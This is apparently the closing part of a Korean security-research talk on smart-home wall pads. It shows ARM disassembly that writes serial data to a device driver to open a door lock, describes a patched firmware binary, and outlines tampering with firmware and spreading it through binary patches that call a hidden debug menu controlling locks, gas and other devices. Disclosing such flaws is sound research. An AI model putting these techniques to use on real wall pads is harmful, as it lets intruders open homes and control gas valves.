off_32AE54      DCD aDevS3c_serial3 ; DATA XREF: .data:0032AE50↑r
                        ; "/dev/s3c_serial3"

    MOV      R1, #2
    BL       open        ; open("/dev/s3c_serial3",0_RDWR)
    MOV      R3, R0
    LDR      R1, =serial_data_32ADD8

off_32AE68      DCD serial_data_32ADD8 ; DATA XREF: .data:0032AE64↑r

    MOV      R2, #9
    MOV      R0, R3
    BL       write       ; write(fd, serial_data, 9)
    MOV      R7, #1
    SUC      0          ; syscall_exit

loc_32AE80      ; CODE XREF: .data:0032AE18↑j
    ADD      SP, SP, #0x48
    LDMFD    SP!, {R4-R8,LR}
    BX      LR

```

- 도어락 열림을 위한 serial data를 직접 device driver에 전송하는 sub process 생성
- 커스텀 펌웨어를 통해 월패드에 연결된 디바이스들을 직접적으로 제어

```
410 root      1340 S N ./NgnServer_dooropen_60_seconds -h
```

## 바이너리 패치를 통한 펌웨어 변조 및 유포 시나리오

### 3. 디버그 함수 호출을 통한 디바이스 제어

```
sub_134830(&v932);
sub_134694(&v932, "=====");
v63 = sub_10F210;
sub_10F210(&v932);
sub_134830(&v931);
sub_134694(&v931, "-- Device Control List ");
sub_10F210(&v931);
sub_134830(&v930);
sub_134694(&v930, "1. light [room point level]");
sub_10F210(&v930);
sub_134830(&v929);
sub_134694(&v929, "2. standbywr [room status level]");
sub_10F210(&v929);
sub_134830(&v928);
sub_134694(&v928, "3. curtain [room status ratio]");
sub_10F210(&v928);
sub_134830(&v927);
sub_134694(&v927, "4. gas [room status]");
sub_10F210(&v927);
sub_134830(&v926);
sub_134694(&v926, "5. airconwt[room onoff mode strength current target]");
sub_10F210(&v926);
sub_134830(&v925);
sub_134694(&v925, "6. vent [room filter mode strength]");
sub_10F210(&v925);
sub_134830(&v924);
sub_134694(&v924, "7. bath [bath room]");
sub_10F210(&v924);
sub_134830(&v923);
sub_134694(&v923, "8. doorlock [room mode]");
sub_10F210(&v923);
sub_134830(&v922);
sub_134694(&v922, "9. boilerwt[room pwr mode heat reserve sign current target]");
sub_10F210(&v922);
sub_134830(&v921);
sub_134694(&v921, "10. batch [room status]");
sub_10F210(&v921);
sub_134830(&v920);
sub_134694(&v920, " - back : go back to main");
sub_10F210(&v920);
v64 = &v919;
sub_134830(&v919);
sub_134694(&v919, "=====");
```

- 디버깅 용도로 추정되는 함수 발견
- 정상적인 펌웨어 내에서는 참조되지 않는 함수
- 바이너리 패치를 통해 해당 함수 호출



An aerial night view of a city harbor. On the left, a cluster of tall, modern skyscrapers with illuminated windows stands on a peninsula. Below them, a large marina is filled with numerous small boats. A long, curved bridge with multiple lanes and a central walkway spans the water, connecting the peninsula to the right side of the frame. The bridge is illuminated with warm lights. On the right, another cluster of high-rise buildings is visible, also lit up. The water reflects the city lights and the bridge. In the background, more city lights and distant hills are visible under a twilight sky. The text "DEMO VIDEO" is overlaid in the center in a white, cursive font.

*DEMO VIDEO*



An aerial night photograph of a coastal city. On the left, a cluster of tall, modern skyscrapers is illuminated with warm lights. Below them, a large marina is filled with numerous small boats. A long, curved bridge with multiple lanes stretches across the water, its lights reflecting on the surface. To the right of the bridge, more high-rise buildings are visible, and the city lights continue into the distance. The sky is a mix of deep blue and orange from the setting or rising sun.

# Q&A





# Thank you

Special Thanks to Emohtrams

조성준 | 정한솔 | 서동조 | 박상현 | 최소혜  
이상섭 | 이경문 | 오효근